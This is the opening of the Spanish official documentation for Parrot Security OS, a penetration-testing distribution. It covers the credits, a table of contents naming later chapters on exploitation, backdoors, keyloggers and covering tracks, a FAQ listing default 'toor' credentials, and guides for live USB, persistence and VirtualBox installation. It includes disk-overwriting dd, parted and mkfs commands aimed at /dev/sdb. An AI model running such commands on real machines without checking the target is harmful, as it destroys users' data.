

# <MIGRACIÓN>

PARROT SECURITY OS  
2A EDICIÓN

DOCUMENTACIÓN  
OFICIAL  
31 - MAYO - 2018

## **Team Estable ParrotSec-ES**

**Líder Proyecto Parrot:** Lorenzo "palinuro" Faletra  
**Líder Proyecto Parrot en español:** José "TeraBreik" Gatica

### **• Equipo de documentación 2ª edición**

Líderes del equipo:

- Romell "r0r0x" Marín
- Josu "gesala" Elgezabal

Colaboradores:

- Selinex "Anonicat" Tapia
- Fernando "Yakón" Mella
- Daniel "Sawyer" García
- Raúl "Xc0d3" Alderete
- Lukas "Snoop13"
- Josue "xridex" De León
- Benjamín "benjamusica24" Porras

Revisiones:

- Gustavo "Erick" Ramírez
- José "TeraBreik" Gatica

Traducción:

- Eloir "RorschachHacker" Corona
- Adrian "Ghostar" Baldiviezo

### **• Diseño**

- Alejandro "janoteweb" Pineda

### **• SysAdmin**

- Claudio "netpanda" Marcial

### **• Web**

- José "TeraBreik" Gatica



## Ediciones

### **Documentación ParrotSec 0.1**

(Repositorio en Github)

10 de Agosto de 2017

### **1ª Edición (versión 1.0)**

20 de Agosto de 2017

Libro descargable en .pdf

### **1st Edition “Migration”**

En revisión al momento de esta edición

(Traducida especialmente para la comunidad global de Parrot Security OS)

### **2ª Edición “Migración”**

31 de Mayo de 2018

Libro descargable en .pdf

## AGRADECIMIENTOS:

- **Lorenzo "palinuro" Faletra**, por crear algo por lo cual sentimos que vale la pena trabajar libremente y en comunidad.
- A la **Comunidad de habla inglesa de ParrotSec**, por inspirar esta edición.
- A la cultura del **Software Libre**.
- Mención especial al **CAFÉ**, suave manjar de los dioses que nos acompañó en todo momento.

Y a **toda la comunidad de habla hispana de Parrot Security OS**, a cada miembro, quienes de una u otra forma han contribuido al crecimiento intelectual y libre de nuestros usuarios. Están haciendo un trabajo grandioso.

**Página web** : <https://www.parrotsec-es.org/>  
**Telegram** : <https://t.me/ParrotSpanishGroup>  
**Facebook** : <https://www.facebook.com/parrot.es>  
**Twitter** : [https://twitter.com/ParrotSec\\_es](https://twitter.com/ParrotSec_es)  
**Wiki** : <https://docs.parrotsec-es.org/>

Agradecimiento especial a **Loyd Blankenship "The Mentor"**, por permitir cordialmente que incluyamos en esta edición el manifiesto hacker.



## **PREFACIO**

Por José Gatica

Cuando veo a mi hija y tomo atención a su proceso de aprendizaje, no puedo evitar pensar en la importancia de lograr un acceso libre al conocimiento, a la educación y al uso de nuestros artefactos informáticos, parte fundamental en el funcionamiento del mundo como lo vemos hoy (2017/2018). Hay dos tipos de personas, y de ellas se desglosan infinidad de variantes: 1) aquellas que se guardan el conocimiento para sí, con el afán de convertirse en indispensables a través de la avaricia del saber y 2) aquellas que comparten incluso lo poco que saben, con el fin de sembrar conocimiento, lo que con el tiempo se convierte en una cosecha colectiva inimaginable.

La magia de lograr formar un equipo constituido 100% por el segundo tipo de personas es lo que da como resultado todo un conjunto de logros para la comunidad en español, como una versión de la página web original (en español, obvio), una wiki, esta documentación, etc. Más de 15 personas trabajando por este ideal, cada uno desde su propia realidad personal, familiar y de país. No existen las fronteras entre nosotros.

Durante el proceso de redacción de la primera edición de la documentación en español, nos dimos cuenta de la gran necesidad existente por poder no sólo leer online, sino también poder llevar este documento en el móvil o en un computador portátil para leerlo offline.

La documentación 1.0 tuvo un éxito inesperado y me encontré con reacciones en distintas comunidades de usuarios de distros GNU/Linux que agradecían esta versión en español. Ninguna de las personas que trabajan en esta comunidad, que sean parte activa del equipo de documentación o del resto del equipo estable (SysAdmin, Web, Diseño, etc.) recibe paga alguna por llevar a cabo esta tremenda labor; somos todos profesionales de distintas áreas forjando camino en el mundo del Software Libre, buscando nuestra libertad y la de los usuarios en el uso de su informática.

Cuando estábamos revisando la 1ª edición para ser publicada ya estábamos pensando en qué incluir en la 2ª, sabiendo el trabajo que esto significaría, pues conlleva crear nuevo contenido, a diferencia del trabajo casi exclusivo de traducción que tuvimos que hacer para la edición anterior. Además de la creación del nuevo contenido, en esta ocasión estamos lanzando una versión en inglés, por lo que hoy celebramos dos lanzamientos simultáneos, y eso nos pone muy contentos.

Durante el tiempo que nos tomó planificar y redactar esta edición, parte de nuestro equipo sufrió a raíz de la fuerza de la naturaleza, la que cada cierto tiempo nos recuerda nuestra pequeñez ante la imponencia de la creación. Hay miembros de nuestro equipo regados por todo el mundo, incluso en países que no son de habla hispana, por lo que el terremoto de México y los huracanes en Centroamérica nos tocaron de alguna manera, aún no estando físicamente todos en esos lugares, nuestros corazones estaban al pendiente de quienes sí.

Estoy seguro de que más de alguno de nosotros está pensando ya en qué hacer, qué mejorar o qué proponer para la 3a edición de esta documentación, la cual quizás no esté tan pronto como lo estuvo ésta pero tengo la certeza de que nuevamente el equipo demostrará el profesionalismo visto durante el trabajo para las ediciones anteriores.

Si quieres aprender, eres bienvenid@ y estaremos atentos a aclarar dudas. Nuestro canal de comunicación más activo es el grupo en Telegram, listado ya en páginas anteriores. Además aceptamos ideas para mejorar esta documentación, así como también cualquier aporte en diseño, redacción, producción audiovisual, tutoriales o ilustración será muy bienvenido para agrandar el abanico de posibilidades de aprendizaje para nuestros usuarios.

Siéntete libre para hacernos llegar tus inquietudes o sugerencias, pero antes te invito a leer y aprender con ésta, nuestra 2a edición de Parrot Security OS, cuyo nombre “Migración” está inspirado en usuarios como tú, que están deseosos de aprender luego de migrar desde otros sistemas operativos.

*“Muchos se ríen de nosotros cuando decimos que enseñamos hacking con fines educativos, pero tal como si te regalo un martillo; te lo doy pensando en que puedes construir algo, pero tú lo usas para darle en la cabeza a alguien”*

Happy hacking,

José Gatica  
Fundador Proyecto Parrot-ES

## ÍNDICE

PREFACIO (Por José Gatica)	5
Índice	7
Preguntas frecuentes	16
¿Por qué debo usar Parrot?	16
¿Cuál es la contraseña de la imagen Live por defecto?	16
¿Por qué no está la \$nombre-herramienta instalada?	16
¿Dónde pueden presentarse los bugs?	16
¿Cómo debería lucir mi archivo sources.list?	17
¿Cuál es la contraseña por defecto de mysql / mariadb / postgresql?	17
El instalador quiere un CD/DVD pero estoy utilizando una unidad USB	17
¿Qué es Parrot Security OS?	19
Descarga de Parrot Security OS	19
¿Qué versión elegir?	19
¿Qué es el modo live?	21
Usuario y contraseña por defecto	21
Crear un dispositivo bootable live	21
Primer paso	21
Procedimiento de instalación del modo Live	22
¿Cómo iniciar?	22
Persistencia	22
Iniciar desde USB	22
Arranque de sistema	22
Dispositivo USB	22
Computadores obsoletos	22
Computadores nuevos	22
Opción desactivada	23
Opción no está disponible	23
Secure Boot (Inicio seguro)	23
DVD	23
MAC	23
Método Standard	23
Método Alternativo	23
Parrot Live con persistencia	24
De conocimiento básico	24
Primer paso	24
Segundo paso - Con Gparted	25
Segundo paso - Desde la terminal	26



Instalando Parrot Security sobre VirtualBox	27
Cosas que necesita para instalar	27
Paso 1: Crear una nueva máquina virtual	27
Paso 1.a: Nombre y Sistema Operativo	28
Paso 1.b: Tamaño de Memoria/RAM	29
Paso 2: Crear un Disco Duro Virtual	30
Paso 2.a: Seleccione el tipo de fichero de Unidad Virtual	31
Paso 2.b: Seleccione el tipo de reserva para el Disco Duro	32
Paso 2.c: Reserva de tamaño de disco	33
Paso 3: Modificar los parámetros de la Máquina Virtual	34
Paso 3.a: Seleccionar el tipo de SO	35
Paso 3.b: Habilitar portapapeles compartido y la función Arrastrar&Soltar	36
Paso 3.c: Actualizar opciones de la Placa Base Virtual	36
Paso 3.d. Seleccione el número de Procesadores y habilite PAE/NX	38
Paso 3.e: Asignación de memoria de video y aceleración 3D	38
Paso 4: Cargando la ISO de Parrot Security	39
Paso 4.a: Seleccione el tipo de conexión de Red	40
Paso 4.b: Habilite Controladores USB 2.0	40
Paso 4.c: Compare sus opciones con las mías	41
Paso 5: Arrancando la ISO Parrot Security	42
Paso 5.a: Seleccione Install	43
Paso 5.b: Seleccione el instalador Standard	44
Paso 5.c: Seleccione el idioma del instalador	45
Paso 5.d: Seleccione localización	46
Paso 5.e: Seleccione Locales	47
Paso 5.f: Seleccione el mapa de su teclado	48
Paso 5.g: Introduzca la contraseña de Root	49
Paso 5.h: Nombre de Usuario	50
Paso 5.i: Introduzca la contraseña del usuario recién creado	51
Paso 5.j: Configure el reloj	52
Paso 6: Particionado de disco Parrot Security	53
Paso 6.a: Seleccione el disco a particionar	54
Paso 6.b: Seleccione el esquema de particionado	55
Paso 7: Instalar el cargador de arranque GRUB	58
Paso 7.a: Instalación del cargador de arranque GRUB en el disco duro	59
Paso 7.b: Pulse Continue para finalizar la instalación	59
Paso 7.c: Acceda a Parrot Security la primera vez	59
Instalación de Parrot Security OS junto a Windows (DualBoot)	61
Windows ya instalado	62
Partición para Parrot Security	63
Crear USB/DVD Bootable	64

Instalación de Vmware Workstation Pro en Parrot GNU/Linux	65
¿Cómo instalar Parrot Security en Vmware Workstation? (Guía paso a paso)	67
Cambiar contraseña de la base de datos	93
Introducción a las adiciones de invitado de VirtualBox	95
Instalación de adiciones de invitados	96
Método 1	96
Método 2	98
<b>MIGRACIÓN</b>	<b>103</b>
<b>Software Libre</b>	<b>104</b>
Proyecto GNU	105
Proyecto LINUX	107
GNU/Linux	108
Distribuciones GNU/Linux	109
Gestor de paquetes	109
Entornos de escritorio	110
Algunos entornos de escritorio	110
Distribuciones populares	111
Línea de tiempo	112
<b>Arranque de un sistema GNU/Linux</b>	<b>114</b>
Fase 1: Hardware y BIOS	114
Fase 2: Bootloader	115
Tipos de Bootloaders en Linux	115
Fase 3: Kernel	118
Fase 4: Init	118
<b>Grupos y cuentas de usuarios en GNU/Linux</b>	<b>120</b>
<b>Vinculación de usuarios a través de grupos</b>	<b>120</b>
<b>Configurando cuenta de usuario</b>	<b>121</b>
Agregando usuarios	121
Modificando Cuentas de Usuario	122
Configurar o cambiar contraseñas	123
Uso básico de usermod	124
Uso del comando chage	125
Descripción de los archivos de configuración de las cuentas	126
<b>Manpages</b>	<b>130</b>
<b>Ayuda del intérprete de comandos</b>	<b>132</b>
<b>Ayuda del comando</b>	<b>132</b>
<b>Documentación de programas</b>	<b>132</b>
<b>Ayuda online</b>	<b>132</b>
<b>Necesidades</b>	<b>134</b>

El comando “su”	134
El comando “sudo”	137
Configuración sudoers	137
Ejecución de comandos con sudo	139
Diferencia entre su y sudo	141
<b>LISTA DE COMANDOS ÚTILES GNU/LINUX</b>	<b>142</b>
Trabajo con ficheros	143
Empaquetado y compresión	148
- Notas sobre 7zip	148
Archivos .zip	149
Ficheros .tar	150
Ficheros tar.gz (tgz)	150
Ficheros tar.bz2 (tbz2)	150
Opciones de tar	151
Comodines	151
<b>Shell y Comandos Básicos de Linux</b>	<b>153</b>
Uso de su y sudo	155
Comando su	156
Comando sudo	158
Ejemplos de uso del comando sudo	159
Trabajando con ficheros desde la Shell	160
Comandos del gestor de paquetes	163
Editor de texto Vi/Vim	165
Versiones de VIM	165
Desplazamiento	166
Salir del editor	167
Modos vi	168
Edición de texto	168
Búsqueda de texto	169
Acceder a la ayuda en vi	169
Conclusión	170
<b>SCRIPTING</b>	<b>171</b>
Hola Parrot	171
Variables	172
Estructuras de control: condicional (if)	174
Operadores para cadenas de texto	178
Operadores para valores alfanuméricos	178
Operadores para ficheros	178
Estructuras de control: condicional (case)	182
Estructura de control: condicional (SELECT)	184



Estructura bucle: FOR	185
Estructura bucle: WHILE	187
Estructura bucle: UNTIL	189
Guardando la salida de un comando en una variable	190
Redirigir salida de un comando a un fichero	190
Funciones	194
Depuración de código	195
Exit code	196
Otras variables interesantes	199
Otros “lenguajes” relacionados con bash	200
whiptail	200
Dónde conseguir más información	201
<b>REDES</b>	202
Introducción	202
Dirección IP	202
Máscara de red	204
Gateway o Puerta de enlace	207
DNS (Domain Name Server)	207
DHCP (Dynamic Host Configuration Protocol)	209
Nota Final	209
<b>CONFIGURACIÓN DE REDES</b>	210
NetworkManager	210
Añadiendo una conexión de red	212
Controlando las conexiones de red	215
Modificando la configuración de red	216
Modificando resolv.conf	218
Borrando una conexión de red	219
Modificando el nombre de nuestro sistema	219
Video	219
Adaptadores y chipsets USB Wifi compatibles con Parrot Security	220
<b>GESTIÓN DE PAQUETES</b>	221
APT (Gestor de software en Parrot)	221
Lista de repositorios	222
Gestor de paquetes (APT)	222
<b>PERMISOS DE ARCHIVOS Y DIRECTORIOS</b>	224
Permisos de archivos y Directorios	224
Uso de chmod	226
Uso del comando chown	229
Uso del comando chgrp	231
Jerarquía de filesystem y ficheros	233
Algunas características del sistema de archivos de Linux	233
Clasificación tipológica GNU/Linux	233

<b>FIREJAIL</b>	237
Introducción	237
Utilizando Firejail	238
Perfiles Firejail	240
Más información	241
<b>NTFS</b>	242
Introducción	242
Montando particiones Windows en Parrot	242
<b>Compartiendo recursos</b>	246
Desde Windows a Parrot	246
Desde Parrot a Windows	252
<b>SERVICIOS</b>	256
Systemd	256
Introducción a systemd	256
systemctl y unidades systemd	257
Estados de Servicio	258
Listando unidades con systemctl	259
Arrancando y parando demonios del sistema	260
Habilitando y deshabilitando demonios del sistema en el arranque	262
Resumen de comandos systemctl	264
Referencias	265
<b>MONITORIZACIÓN DEL SISTEMA</b>	266
Comandos para la monitorización del sistema	266
<b>Controladores Nvidia</b>	272
<b>Instalación del controlador Nvidia en Parrot Security</b>	287
<b>Compilar un Kernel personalizado “Modo Debian”</b>	289
Instalando dependencias de compilación	289
Instalar con APT	289
Fuente APT (Source)	289
GIT	289
Configurar el código fuente	290
Instalar hardware-info	290
Compilar los paquetes deb	290
Instalar los nuevos paquetes del kernel	290
<b>LISTA DE ESPEJOS (Mirrors)</b>	291
<b>ANONSURF</b>	304
¿Qué es AnonSurf?	304
¿Qué es TOR?	304
Detalles técnicos de TOR	304
<b>Anonimato GNU/Linux con Proxychains</b>	305
¿Qué es un proxy?	305

METASPLOIT FRAMEWORK	310
¿Qué es Metasploit Framework?	310
Arquitectura del framework	311
Ruby Extention Library (REX)	311
MSF-Core	311
MSF-Base	312
Módulos	312
Exploits	312
Payloads	312
Codificadores y NOPs	312
Auxiliar	312
Empezando con metasploit	313
Identificando un servidor remoto	316
Probando vulnerabilidad, utilice un exploit	317
FASES DEL HÁCHING ÉTICO Y METODOLOGÍA DE UN PENTEST CON PARROT SECURITY OS	318
¿Qué es un Penetration Test?	319
¿Cuál es el objetivo de realizarlo?	319
¿Por qué es tan necesario realizar un Pentest?	319
¿Qué comprende un Pentest?	319
FASE 0: ANONIMATO	320
FASE 1: RECONOCIMIENTO	321
Información importante para recolectar	321
Ejemplos pasivos	322
Ejemplos activos	322
TheHarvester	323
Maltego	325
Metagoofil	328
h ping3	329
Ncat	331
DMitry	332
Recon-ng	333
SET Toolkit	336
Ataques de Ingeniería Social	337
IKE Scan	339
FOOTPRINTING EXTERNO	345
Identificación de rangos de IP	346
Búsqueda de WHOIS	346
BGP	346



Shodan	347
Usando filtros	348
Combinación de filtros	349
<b>FOOTPRINTING INTERNO</b>	<b>350</b>
Transferencias de Zona	351
Fierce2	351
DNSEnum	352
Dnsmap	353
DNSrecon	354
Httpprint	356
Cartografía VoIP	357
Svwar	357
EnumIAX	358
<b>FASE 2: SCANEEO</b>	<b>359</b>
Escaneo de puertos	360
¿Qué son los puertos?	360
Terminología	360
Puertos comunes	361
Nmap	363
Escaneo de Conexiones y servicios	365
SNMP Sweeps	366
Banner Grabbing	367
Ping Sweeps	367
Análisis y escaneo de Vulnerabilidades	367
Pruebas de vulnerabilidad	368
Golismo	371
Informe web	372
Nikto	373
OWASP ZAP	376
Analizando un sitio web	378
SQMAP	380
WPSCAN	381
VEGA	382
<b>FASE 3: GANAR ACCESO</b>	<b>285</b>
Algunas técnicas de ataque	386
Herramientas de explotación	396
Armitage	396
Websploit	401
Ettercap	403
Medusa	404
Ncrack	405
Hydra	411

3vilTwinAttacker	412
Termineter	414
FASE 4: MANTENER ACCESO	417
Honeypot	419
Honeynet	419
Backdoor	420
Malware, Virus, trojans	420
SHELL	422
Rootkit	422
KeyLogger	423
Cymothoa	425
U3-Pwn	428
Exe2hex	431
Weevely	433
DBD	435
Intersect	436
Contruyendo scripts personalizados	437
FASE 4.1: BORRAR HUELLAS	438
EPÍLOGO: La conciencia de un Hacker (Manifiesto Hacker)	439

## Preguntas Frecuentes

### ¿Por qué debo usar Parrot?

La prueba de penetración es un trabajo que consume mucho tiempo, por lo que es necesario mantener las herramientas actualizadas.

Hacemos más fácil para los profesionales realizar tareas que deben ser automatizadas reduciendo el tiempo y los esfuerzos que tienen que poner en ellos.

### ¿Cuál es la contraseña de la imagen LIVE por defecto?

- \* Contraseña para usuario: 'toor'
- \* Contraseña para root: 'toor'
- \* Usuario para Raspberry pi: 'parrot'
- \* Contraseña para Raspberry pi: 'parrot'

### ¿Por qué no está la \$nombre-herramienta instalada?

Tenemos un conjunto de requisitos para comprobar antes de que una herramienta se abra paso en nuestros repositorios, tales como:

- \* ¿Se está manteniendo activamente la herramienta?
- \* ¿Tiene la documentación necesaria?
- \* ¿Es FLOSS, FOSS o su licencia permite la redistribución?
- \* ¿Hay otras herramientas que hacen lo mismo?
- \* ¿Hay alguien dispuesto a empaquetar y mantenerlo?
- \* y más[...];

Si las respuestas fueron "Sí" estamos más que encantados de tomar su solicitud a través de nuestra lista de correo: [parrot-devel@lists.parrotsec.org](mailto:parrot-devel@lists.parrotsec.org)

### ¿Dónde pueden presentarse los bugs?

Si el error involucra una pieza específica de software mantenida por Parrot, busque el proyecto en nuestro Portal de Desarrolladores (<https://dev.parrotsec.org/parrot>) y abra un ticket de problema.

Si el error involucra un paquete de software que no aparece el Portal de Desarrolladores, debe ponerse en contacto con el responsable de ese software en particular.

Si no está seguro de qué software está involucrado o si no sabe cómo ponerse en contacto con el responsable correcto, comuníquese con nosotros en nuestro portal de la comunidad de habla hispana (<https://community.parrotsec.org/>).

## ¿Cómo debería lucir mi archivo `sources.list`?

`/etc/apt/sources.list` debe estar VACÍO

`/etc/apt/sources.list.d/parrot.list` debe mostrar el siguiente contenido

~~~~

```
deb http://mirrordirector.archive.parrotsec.org/parrot stable main contrib no-free
# Deb-src http://mirrordirector.archive.parrotsec.org/parrot stable main contrib no-free
```

## ¿Cuál es la contraseña por defecto de `mysql` / `mariadb` / `postgresql`?

Lea esta entrada: <https://blog.parrotsec.org/reconfigure-mysql-mariadb-or-postgresql-passwords/> para reconfigurar la contraseña de la base de datos

## El instalador quiere un CD / DVD pero estoy Utilizando una unidad USB

Si esto sucede, entonces usted hizo algo terriblemente mal durante la creación de la USB bootable.

Esto suele suceder cuando se utiliza un software que no respeta los estándares isohybrid.

Para solucionar este problema, deseche sólo el programa que utilizó y descargue la herramienta de creación USB oficial disponible en nuestra página de descargas (<https://www.parrotsec-es.org/download.fx>).

La herramienta oficial de creación de USB del Proyecto Parrot es ETCHER Image Writer y se puede descargar desde nuestra página de descarga (<https://www.parrotsec-es.org/download.fx>)

## ¿Cómo preparo una unidad USB de Parrot USB de arranque?

Ya lo veremos en un momento...



## ¿Esta sección de “preguntas frecuentes” está en construcción?

Sí, lo está. Esta es nuestra versión 2.0 y seguimos editando contenido para la siguiente versión.

## ¿Puedo contribuir a esta sección?

Por supuesto, puede unirse a nuestra comunidad (<https://community.parrotsec.org/viewforum.php?id=25>) y proponer las preguntas que piensa que se deben mostrar aquí.

## ¿Qué es Parrot Security OS?

Parrot Security es una distribución GNU/Linux basada en Debian y enfocada en pruebas de penetración, Forenses Digitales, Programación y Protección de la Privacidad.

## Descarga de Parrot Security OS

Parrot Security está disponible para su descarga desde este link

<https://www.parrotsec-es.org/download.php>

//Por favor, elija el mirror más cercano a su ubicación geográfica con el fin de tener una experiencia de máxima velocidad de descarga//

## ¿Qué versión elegir?

Parrot esta disponible en un montón de formas y tamaños, de tal forma que pueda encajar perfectamente con el hardware del ordenador y, a su vez, satisfacer las necesidades de los usuarios.

Dependiendo de su configuración de hardware, considere las siguientes opciones:

### **Parrot 4.x Full Edition (x86 y x86\_64):**

Como su nombre indica, esta es la edición completa. Después de la instalación usted tiene una completa estación de trabajo para realizar labores de pentesting cargada con una gran variedad de herramientas listas para usar. Muy recomendado para ordenadores de sobremesa y ordenadores portátiles con al menos 4 GB de RAM, con el fin de poder tener una buena experiencia de uso.

### **Parrot 4.x Home Edition (x86 y x86\_64):**

Esta versión de Parrot está dirigida a una instalación ligera que proporciona las herramientas esenciales para comenzar a trabajar. Mantiene los mismos repositorios que la edición completa, lo que le permite instalar la gran mayoría de los programas que desee. Recomendado para aquellos usuarios que están familiarizados con Distros de Pentesting y necesitan crear una cuyo contenido sea mínimo.

### **Parrot 4.x Cloud Edition (x86 y x86\_64):**

Olvídate de todo lo que sabes acerca de circunstancias pentesting, llevar un portátil donde quiera que vaya a realizar su trabajo ya no es obligatorio. Ahora puede tener un VPS remoto cargado con ParrotOS listo para realizar todo tipo de tareas desde una terminal, con discreción. Esta edición no proporciona una GUI de la caja, pero está disponible en los repositorios si es necesario. Hay dos opciones: Descargar la iso e

instalarla en su propia máquina; O Alquilar un VPS listo para usar con Parrot Cloud instalado. Más información sobre las especificaciones y la lista de precios:

<https://dasaweb.net/cart.php?gid=18>.

### **Parrot 4.x Embedded y IoT Edition (ARM):**

Un lanzamiento de Parrot ligero para sistemas embebidos, pensado para ser simple y la portable. Las marcas soportadas son Raspberry Pi y Cubieboard.

### **Parrot 4.x Studio Edition (x86\_64):**

Diseñado para estudiantes, productores, edición de video y toda la creación multimedia relacionada. Los objetivos de esta edición son proporcionar una estación de trabajo confiable para un trabajo de propósito múltiple.

### **Parrot Netinstall (x86 y x86\_64):**

Parrot Security os netinstaller ha sido creado para todos ustedes que no tienen suficiente espacio en sus unidades usb donde escribir la ISO completa o ligera. Dispone de un instalador gráfico si así lo quiere. Descarga rápida garantizada desde Frozenbox, tiene un montón de gente alojando mirros por todo el mundo.

## ¿Qué es el modo live?

El **modo live** es un modo de boot ofrecido por varias distribuciones de Linux, incluyendo Parrot OS; esto permite a los usuarios cargar el entorno de Linux de forma completamente funcional sin necesidad de instalarlo en su disco duro. Esto es posible porque el sistema no está cargado en el disco duro del sistema, sino en la memoria.

Parrot Security OS ofrece la habilidad de instalar el OS mientras esté en el entorno live, usando todas sus herramientas e incluso creando un dispositivo con persistencia. Recomendamos leer <https://github.com/josegatica/parrot-docu-es/blob/master/07.-%20Parrot%20Live%20con%20Persistencia.md>

Para crear un dispositivo con modo Live por favor lea <https://github.com/josegatica/parrot-docu-es/blob/master/05.-%20Como%20crear%20un%20dispositivo%20bootable%20live.md>

Para aprender como iniciar desde el dispositivo live lea <https://github.com/josegatica/parrot-docu-es/blob/master/06.-%20C%C3%B3mo%20iniciar%20desde%20USB.md>

## Usuario y contraseña por defecto

En el entorno live de Parrot Security OS el nombre de usuario por defecto es **\*\*user\*\*** y la contraseña por defecto es **\*\*toor\*\***.

## Crear un dispositivo bootable live

### Primer paso

Antes de todo necesita descargar el último archivo ISO desde nuestra página de descargas <https://www.parrotsec-es.org/download.php>

Luego descargue ETCHER Image Writer desde el mismo link.

Necesitará un dispositivo USB de por lo menos 4GB para Parrot Full o 2GB para la versión lite.



## Procedimiento de instalación del modo Live

Inserte su dispositivo USB en el puerto USB e inicie ETCHER Image Writer.

Seleccione el archivo ISO de Parrot y verifique que el dispositivo USB que va a sobrescribir es el correcto.

Una vez que se haya grabado, puede usar el dispositivo USB como el dispositivo de arranque de su PC/laptop e iniciar en Parrot OS.

## ¿Como iniciar?

Si no sabe como iniciar con su nuevo dispositivo bootable siga esta guía ->

<https://github.com/josegatica/parrot-docu-es/blob/master/06.-%20C3%B3mo%20iniciar%20desde%20USB.md>

## Persistencia

Puede encontrar algunas instrucciones acerca de como crear un dispositivo live con persistencia aquí --> <https://github.com/josegatica/parrot-docu-es/blob/master/07.-%20Parrot%20Live%20con%20Persistencia.md>.

## Iniciar desde USB

### Arranque de sistema

Descargue su sistema operativo y cree un dispositivo de arranque: ahora usted está listo para arrancar Parrot en su computador. Para esto, simplemente inserte su dispositivo de arranque en el computador y reinicie. Durante el inicio, cuando se le pida seleccionar un disco de arranque, elija el dispositivo con Parrot.

## Dispositivo USB

### Computadores obsoletos

Si usted está usando un computador muy antiguo podría no poder arrancar su sistema desde un dispositivo USB: en este caso usted debe usar un DVD u otro dispositivo que su equipo reconozca como arranque.

### Computadores nuevos

La mayoría de los notebooks permiten acceder al menú de arranque presionando f12; para la mayoría de los coputadores de escritorio presione f8; para otro tipo de dispositivos intente presionando Esc, f12, f11 o f10.

## **Opción desactivada**

En muchos computadores, incluso en algunos recientes, el menú de arranque puede estar desactivado por defecto: usted tendrá que acceder a la configuración de la BIOS y activar dicha opción, reinicie el computador y presione la tecla correcta para acceder al menú de arranque.

## **Opción no está disponible**

Algunos computadores le permiten iniciar el sistema desde dispositivos USB pero no mostrar un menú para seleccionar el dispositivo de arranque. Si este es su caso, necesita acceder a la configuración de la BIOS, ir al panel de arranque/inicio y cambiar el orden de arranque de los dispositivos, desplazando el dispositivo USB al inicio de la lista. Luego simplemente reinicie el computador y la BIOS elegirá el dispositivo USB como dispositivo de arranque.

## **Secure Boot (Inicio seguro)**

En caso de tener un nuevo computador con Secure Boot activado, usted tendrá que abrir la configuración de la BIOS, desactivar 'Secure Boot' y cambiarlo por 'Legacy Boot'. Si su computador no provee un menú de arranque, siga las instrucciones mostradas en esta página en la sección de más arriba ("opción no está disponible").

## **DVD**

Arrancar el sistema desde un DVD es mucho más fácil y compatible con muchas máquinas.

## **MAC**

### **Método Standard**

Prenda su computador, inserte el DVD inmediatamente y presione la tecla C tan pronto como oiga el pitido señalando que el computador está encendido. Suelte el botón después de un par de segundos, tan pronto como escuche que el DVD ha comenzado a trabajar.

### **Método Alternativo**

Inserte el DVD durante el paso de inicio y presione la tecla ALT: manténgala presionada hasta que sea lanzado el menú de dispositivos de inicio.

## Parrot Live con persistencia

### De conocimiento básico

Cree un dispositivo USB Live común con Parrot.

Puede seguir la guía "Cómo crear un dispositivo de arranque"

Recuerde que debe crear dos particiones, la primera que contenga sólo el sistema, por lo que debe ser mayor que el tamaño de la imagen ISO.

La mejor manera para crear esta primera partición es usar el método dd.

El segundo paso es crear una segunda partición formateada en ext4 con la etiqueta "persistence", esta segunda partición debe contener un archivo "persistence.conf" conteniendo el siguiente texto: "/union"

Pero vamos más allá...

### Primer paso

Una vez que haya descargado su imagen ISO de Parrot, usted puede usar dd para copiarlo en su memoria USB, como se explica a continuación:

#### ADVERTENCIA.

Si bien el proceso de creación de imagen Parrot en una memoria USB es bastante fácil, recomendamos que continúe sólo una vez que haya dominado cada uno de los pasos del proceso:

Un simple error en el procedimiento "dd" puede recular en la destrucción de particiones arbitrarias. Usted ha sido advertido(a)

Conecte su dispositivo USB en el puerto USB de su computador con GNU/Linux.

Verifique la ruta de dispositivo de su almacenamiento USB con "dmesg" o con "ls /dev | grep sd".

Cuidadosamente proceda con la creación de imagen de la ISO de Parrot en el dispositivo USB:

```
dd if=Parrot.iso of=/dev/sdb
```

Espere hasta que el proceso finalice.

## **Segundo paso** **Con Gparted**

Abra Gparted y seleccione el pendrive

Encontrará una primera partición no reconocida, seguida por un espacio vacío

Cree una nueva partición ext4 en el siguiente espacio vacío, éste debe ser mayor que el espacio de persistencia que quiera darle a sus dispositivo USB con Parrot.

De a esta nueva partición la etiqueta "persistence"

Confirme y espere a que el proceso termine

Luego monte la partición persistente y cree el archivo persistence.conf en ella.

Abra el archivo con un editor simple de texto, escriba `"/ union"` y guarde el archivo

¡Hecho! Ahora su dispositivo USB con Parrot puede iniciar con persistencia si usted lo arranca usando la etiqueta "persistence" en el menú de inicio.



## Desde la terminal

Cree y formatee una partición adicional en su memoria USB. En nuestro ejemplo, hemos creado una partición persistente de 2GB y creado un archivo `persistence.conf` en ésta.

```
"size=2gb  
iso=Parrot.iso  
read bytes _ <<(du -bcm $iso |tail -1); echo $bytes  
parted /dev/sdb mkpart primary $bytes $size  
mkfs.ext4 -L persistence /dev/sdb2  
e2label /dev/sdb2 persistence  
mkdir -p /mnt/parrot_usb  
mount /dev/sdb2 /mnt/parrot_usb  
echo "/ union" > /mnt/parrot_usb/persistence.conf  
umount /dev/sdb2"
```

## Instalando Parrot Security Sobre VirtualBox

En esta guía, se tratarán los siguientes temas:

- \* Crear una nueva Máquina Virtual
- \* Crear un nuevo disco Virtual (VDI, expansión dinámica etc.)
- \* Modificar algunas opciones de VirtualBox (Reserva de memoria física y de Video, Selección de tipo de SO, Aceleración CPU etc.)
- \* Carga de la ISO de Parrot Security
- \* Arranque de la ISO de Parrot Security (información inicial, localización, huso horario etc.)
- \* Particionado de disco en Parrot Security disk (Ud. debería intentar diferentes formas de particionado a las mostradas aquí, para tener más experiencia)
- \* Finalizando la instalación y arranque de Parrot Security sobre VirtualBox.

Para seguir esta guía usted tiene dos opciones:

- Ud. puede, simplemente, utilizar las imágenes de esta página y simplemente seguirlas...
- Ud. puede leer esta guía informativa y obtener un mejor entendimiento de qué es lo que debe hacer

## Cosas Que Necesita Para Instalar

La instalación de hará OS X. Aquí tiene ud. el link de descarga del instalador para OS X  
· <https://www.virtualbox.org/wiki/Downloads>]] \\

Ud. puede descargar la versión del instalador para Windows o Linux, y seguir EXACTAMENTE los mismos pasos para instalar y ejecutar VirtualBox en su sistema.

## Paso 1: Crear una nueva Máquina Virtual

Ya he dado las instrucciones y los links para obtener VirtualBox anteriormente. Si se lo ha perdido, vuelva e instale VirtualBox.

Una vez instalado VirtualBox:

